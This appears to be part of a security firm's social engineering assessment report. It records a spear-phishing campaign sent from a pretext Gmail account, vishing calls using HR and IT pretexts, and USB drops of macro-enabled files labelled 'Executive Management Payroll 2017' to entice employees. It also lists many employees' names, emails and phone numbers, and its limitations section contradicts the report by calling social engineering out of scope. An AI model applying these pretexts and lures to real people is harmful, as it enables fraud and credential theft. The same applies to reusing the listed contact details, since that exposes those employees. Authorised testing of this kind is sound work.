Given the relatively small size of the company, only 2 email addresses are publicly available. However, one of these emails is the address of the company CEO, making it very easy for a social engineer to spoof mail coming from this account, which would be quite convincing should most employees receive and read it. No one wants to ignore the boss!

In addition, it should be noted that using just the first name in an email address could give further clues to a social engineer and one could assume that all other staff uses similar email addresses in a firstName@companyname.com format.

### Spear Phishing Report 1


The following 15 users received targeted email phishing attempt:

[bill@samplecorp.com](mailto:bill@samplecorp.com)  
[stephanie@samplecorp.com](mailto:stephanie@samplecorp.com)  
[clint@samplecorp.com](mailto:clint@samplecorp.com)  
[amanda@samplecorp.com](mailto:amanda@samplecorp.com)  
[alex@samplecorp.com](mailto:alex@samplecorp.com)  
[jack@samplecorp.com](mailto:jack@samplecorp.com)  
[james@samplecorp.com](mailto:james@samplecorp.com)  
[james@samplecorp.com](mailto:james@samplecorp.com)  
[bill@samplecorp.com](mailto:bill@samplecorp.com)  
[adam@samplecorp.com](mailto:adam@samplecorp.com)  
[rocky@samplecorp.com](mailto:rocky@samplecorp.com)  
[jack@samplecorp.com](mailto:jack@samplecorp.com)  
[archie@samplecorp.com](mailto:archie@samplecorp.com)  
[josh@samplecorp.com](mailto:josh@samplecorp.com)


[jeff@samplecorp.com](mailto:jeff@samplecorp.com)

For this spear phishing exercise, we have created a Gmail address [kristine.ascanio22@gmail.com](mailto:kristine.ascanio22@gmail.com) and pretexted to be her in her role as executive assistant.

The following template has been used:



Out of 15 sent emails, 1 Email bounced and couldn't be delivered as per screenshot below:



Out of the remaining 14 Phishing emails, 5 users replied with the requested information. This equals a failure rate of 35.7%

## Voice Phishing Report

We have grouped the users into 8 groups (G1 – G8). All received automated Voice calls with different calls to action, as described in the graphic below.

### Vishing Campaigns

[+ Create Vishing Campaign](#)

[Overview](#) | **Vishing Campaigns**

[Download All Vishers](#)

Template	Group	Vish Prone %	Scheduled at	Started at	Status	
<a href="#">Voice mail password change</a>	G1	0.0%	10/17/2017 01:00 PM	Not started	Created	<a href="#">delete</a>
<a href="#">HR healthcare plan change</a>	G2	0.0%	10/18/2017 03:00 PM	Not started	Created	<a href="#">delete</a>
<a href="#">IT help desk ticket</a>	G3	0.0%	10/19/2017 09:00 AM	Not started	Created	<a href="#">delete</a>
<a href="#">HR department blood drive</a>	G4	0.0%	10/20/2017 11:00 AM	Not started	Created	<a href="#">delete</a>
<a href="#">IT mobile phone problem</a>	G5	0.0%	10/23/2017 09:00 AM	Not started	Created	<a href="#">delete</a>
<a href="#">Voice mail password change</a>	G6	0.0%	10/25/2017 01:00 PM	Not started	Created	<a href="#">delete</a>
<a href="#">HR healthcare plan change</a>	G7	0.0%	10/27/2017 03:00 PM	Not started	Created	<a href="#">delete</a>
<a href="#">Voice mail password change</a>	G8	0.0%	10/30/2017 09:00 AM	Not started	Created	<a href="#">delete</a>


## Voice Phishing Results:

### Group 1 (No failure)

Voice mail password change

[← Back to Campaigns](#)

Campaign



* This campaign	
STATUS	<b>Completed</b>
STARTED AT	10/17/2017 13:00:01
SCHEDULED ON	10/17/2017 13:00:00
VISH PRONE PERCENTAGE	<b>0.0%</b>


Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
Alberto Palacio	apalacio@c51.io	305-560-5298				completed	20
Alexandre Saverin	alex@c51.io	305-560-5202				completed	6
Bruno Piacentini	bruno@c51.io	305-560-5228				completed	17
Carly Williams	carly@c51.io	305-560-5284				completed	17

**Group 2 (No failure)**

HR healthcare plan change

[← Back to Campaigns](#)

Campaign



⚙ This campaign	
STATUS	Completed
STARTED AT	10/18/2017 15:00:00
SCHEDULED ON	10/18/2017 15:00:00
VISH PRONE PERCENTAGE	0.0%


Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
Chris Chakford	chris@c51.io	305-560-5265				completed	14
Clemente Beda	cle@c51.io	305-560-5291				completed	6
Cristina Baldim	crisrina@c51.io	305-560-5225				completed	29
Daniel Ades	daniel@c51.io	305-560-5220				completed	15

**Group 3 (No failure)**

IT help desk ticket

[← Back to Campaigns](#)

Campaign



* This campaign	
STATUS	Completed
STARTED AT	10/19/2017 09:00:01
SCHEDULED ON	10/19/2017 09:00:00
VISH PRONE PERCENTAGE	0.0%


Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
Daniel Amer	dan.amer@c51.io	305-560-5250				completed	27
Dimas Rosario	dimas@c51.io	305-560-5299				completed	26
Felipe Lemos	felipe@c51.io	305-560-5210				completed	6
Fernando Braghin	fernando@c51.io	305-560-5286				completed	13

**Group 4 (No failure)**

HR department blood drive

[← Back to Campaigns](#)

Campaign



* This campaign	
STATUS	Completed
STARTED AT	10/20/2017 11:00:00
SCHEDULED ON	10/20/2017 11:00:00
VISH PRONE PERCENTAGE	0.0%

Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
Geoffrey Tully	geoffrey@c51.io	305-560-5285				completed	32
Hugo Bagao	hugo@c51.io	305-560-5230				completed	33
Isabella Santos	isabella@c51.io	305-560-5238				completed	2
Jacques Holzman	jacques@c51.io	305-560-5289				completed	20




**Group 5 (No failure)**

IT mobile phone problem

[← Back to Campaigns](#)

Campaign



* This campaign	
STATUS	Completed
STARTED AT	10/23/2017 09:00:01
SCHEDULED ON	10/23/2017 09:00:00
VISH PRONE PERCENTAGE	0.0%


Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
James Patterson	james@c51.io	305-560-5296				completed	22
Jeremy Lash	jeremy@c51.io	305-560-5231				completed	21
Jeremy Traster	jeremy@c51.io	305-560-5236				completed	21
Joanna Panzera	joanna@c51.io	305-560-5214				completed	21

**Group 6 (No failure)**

Voice mail password change

[← Back to Campaigns](#)

Campaign



* This campaign	
STATUS	Completed
STARTED AT	10/25/2017 13:00:00
SCHEDULED ON	10/25/2017 13:00:00
VISH PRONE PERCENTAGE	0.0%

Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
Katherine Handley	katherine@c51.io	305-560-5211				completed	20
Katiussi Soares	katiussi@c51.io	305-560-5200				completed	19
Kristine Ascanio	kristine@c51.io	305-560-5213				completed	20
Jose Diniz	jose@c51.io	305-560-5254				completed	20

**Group 7 (No failure)**

HR healthcare plan change

[← Back to Campaigns](#)

Campaign



* This campaign	
STATUS	Completed
STARTED AT	10/27/2017 15:00:00
SCHEDULED ON	10/27/2017 15:00:00
VISH PRONE PERCENTAGE	0.0%


Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
Lando Kravetz	lando@c51.io	305-560-5273				completed	28
Luciano Lautenberg	luciano@c51.io	305-560-5252				completed	21
Melissa Hebra	melissa@c51.io	305-560-5212				completed	6
Ninive Pavani	ninive@c51.io	305-560-5229				completed	29

**Group 8 (No failure)**

Voice mail password change

[← Back to Campaigns](#)

Campaign



* This campaign	
STATUS	Completed
STARTED AT	10/30/2017 09:00:02
SCHEDULED ON	10/30/2017 09:00:00
VISH PRONE PERCENTAGE	0.0%

Name	Email address	Phone Number	Extension	Failed	Reason	Call Status	Call Duration
Patrick McGuire	patrick@c51.io	305-560-5223				completed	20
Tatjana Martin	tatjana@c51.io	305-560-5216				completed	20
Tyler Claus	tyler@c51.io	305-560-5237				completed	20
Walter Wilms	walter@c51.io	305-560-5215				completed	20



### Malicious USB Payloads

We created 2 malicious Payloads (an Excel file and a Word file both with an embedded Macro). Both files work under MS or Apple Mac OS operating systems. We have supplied the 2 payloads to the customer and our recommendation was to put out 10 USB drives in the office. 5 USB sticks contained the Excel file and 5 USB sticks should contained the word file.

The word file name was: "Free Amazon Voucher Codes" whereas the Excel file name was "Executive Management Payroll 2017". In order to make the success rate higher we recommended putting a simple label on the USBs with the same names as the files in order to entice people to plug it in.

### USB Results:

From October 16<sup>th</sup> 2017 to November 10<sup>th</sup> 2017 none of the USB payloads have been activated. No user opened any of the provided files and no user enabled Macros upon opening.

#### K-USB

[← Back to USB Drive Tests](#)

Started at: 10/16/2017 11:45 PM

Location:

K-USB Testing

Overview [Details](#)

Download File	Opens	Macro Enabled
<a href="#">Word.docx</a>	0	0
<a href="#">Word With Macro.doc</a>	0	0
<a href="#">Powerpoint.pptx</a>	0	0
<a href="#">Powerpoint With Macro.pps</a>	0	0
<a href="#">Excel.xlsx</a>	0	0
<a href="#">Excel With Macro.xls</a>	0	0
<a href="#">PDF.pdf</a>	0	0

This campaign <a href="#">Edit</a>	
STATUS	<b>Started</b>
STARTED	10/16/2017 23:45:45
COMPLETED	Not Completed

Click on any of the above document types above to download content to be placed on one or more USB drives. Once the files have been renamed and placed onto USB drives the Campaign must be started to record activity.



Failures by IP Address Location



### K-USB

Started at: 10/16/2017 11:45 PM

Location:

K-USB Testing

[← Back to USB Drive Tests](#)

[Overview](#) [Details](#)

[Download CSV](#)

Search:

File Type	Opened	Macro Enabled	IP Address	IP Location	Username	Display Name	Computer Name
No data available in table							

Username, Display Name, and Computer Name information are only available if the macro was enabled.

## LIMITATIONS & RISK SCORING

### LIMITATIONS

- Security issues that could potentially disrupt the Client environment were not fully tested.
  - Security issues that could negatively disrupt and impact normal system operations, including Denial of Service (DoS) or buffer overflow attempts, were not fully tested as part of this assessment.
- Technical testing activities were limited to a finite time period.
  - While PrimoConnect’s methodology included both automated and manual testing to identify and attempt exploitation of the most common security issues, testing was limited to a finite period of time. Malicious users may be able to discover and attempt additional security issues over a longer period of time or through other methods such as social engineering.
- Social Engineering
  - Social Engineering attacks were not in scope for this assessment.
- Client-Side Attacks
  - Client-side attacks were not in scope for this assessment.

### RISK RATING SCORE CALCULATION

PrimoConnect calculates an overall Risk Rating Score based on version 2 of the Common Vulnerability Scoring System (CVSS), by measuring it against six distinct criteria. The overall Risk Rating score per vulnerability is calculated as follows:

Measurement Type	Description*
<b>AV</b> <b>Access Vector</b>	This metric reflects how the vulnerability is exploited. The more remote an attacker can be to attack a host, the greater the vulnerability score.
<b>AC</b> <b>Access Complexity</b>	This metric measures the complexity of the attack required to exploit the vulnerability once an attacker has gained access to the target system.
<b>Au</b> <b>Authentication</b>	This metric measures the number of times an attacker must authenticate to a target in order to exploit a vulnerability. This metric does not gauge the strength or complexity of the authentication process, only that an attacker is required to provide credentials before an exploit may occur.
<b>C</b> <b>Confidentiality Impact</b>	This metric measures the impact on confidentiality of a successfully exploited vulnerability. Confidentiality refers to limiting information access and disclosure to only authorized users, as well as preventing access by, or disclosure to, unauthorized ones.
<b>I</b> <b>Integrity Impact</b>	This metric measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and guaranteed veracity of information.
<b>A</b> <b>Availability Impact</b>	This metric measures the impact to availability of a successfully exploited vulnerability. Availability refers to the accessibility of information resources.

\*<https://www.first.org/cvss/v2/guide>

## RISK RATING SCALE

---

The Risk Rating Score assigned to each exploitable vulnerability finding is then translated into a **CRITICAL**, **HIGH**, **MEDIUM**, or **LOW** Risk Rating to simplify reporting, analysis and remediation planning.

Risk Rating	Description
<b>CRITICAL</b>	High Severity issues that can be exploited in isolation, with no additional steps necessary, that may provide total compromise of the system.
<b>HIGH</b>	A <b>7-10</b> on the Risk Rating scale. Severe issues that can easily be exploited to immediately impact the environment.
<b>MEDIUM</b>	A <b>4-6.9</b> on the Risk Rating scale. Moderate security issues that require some effort to successfully impact the environment.
<b>LOW</b>	A <b>0-3.9</b> on the Risk Rating scale. Security issues that have a limited or trivial impact to the environment.
<b>INFO</b>	These vulnerabilities represent significantly less risk and are informational in nature. These items can be remediated to increase security.





## **APPENDIX**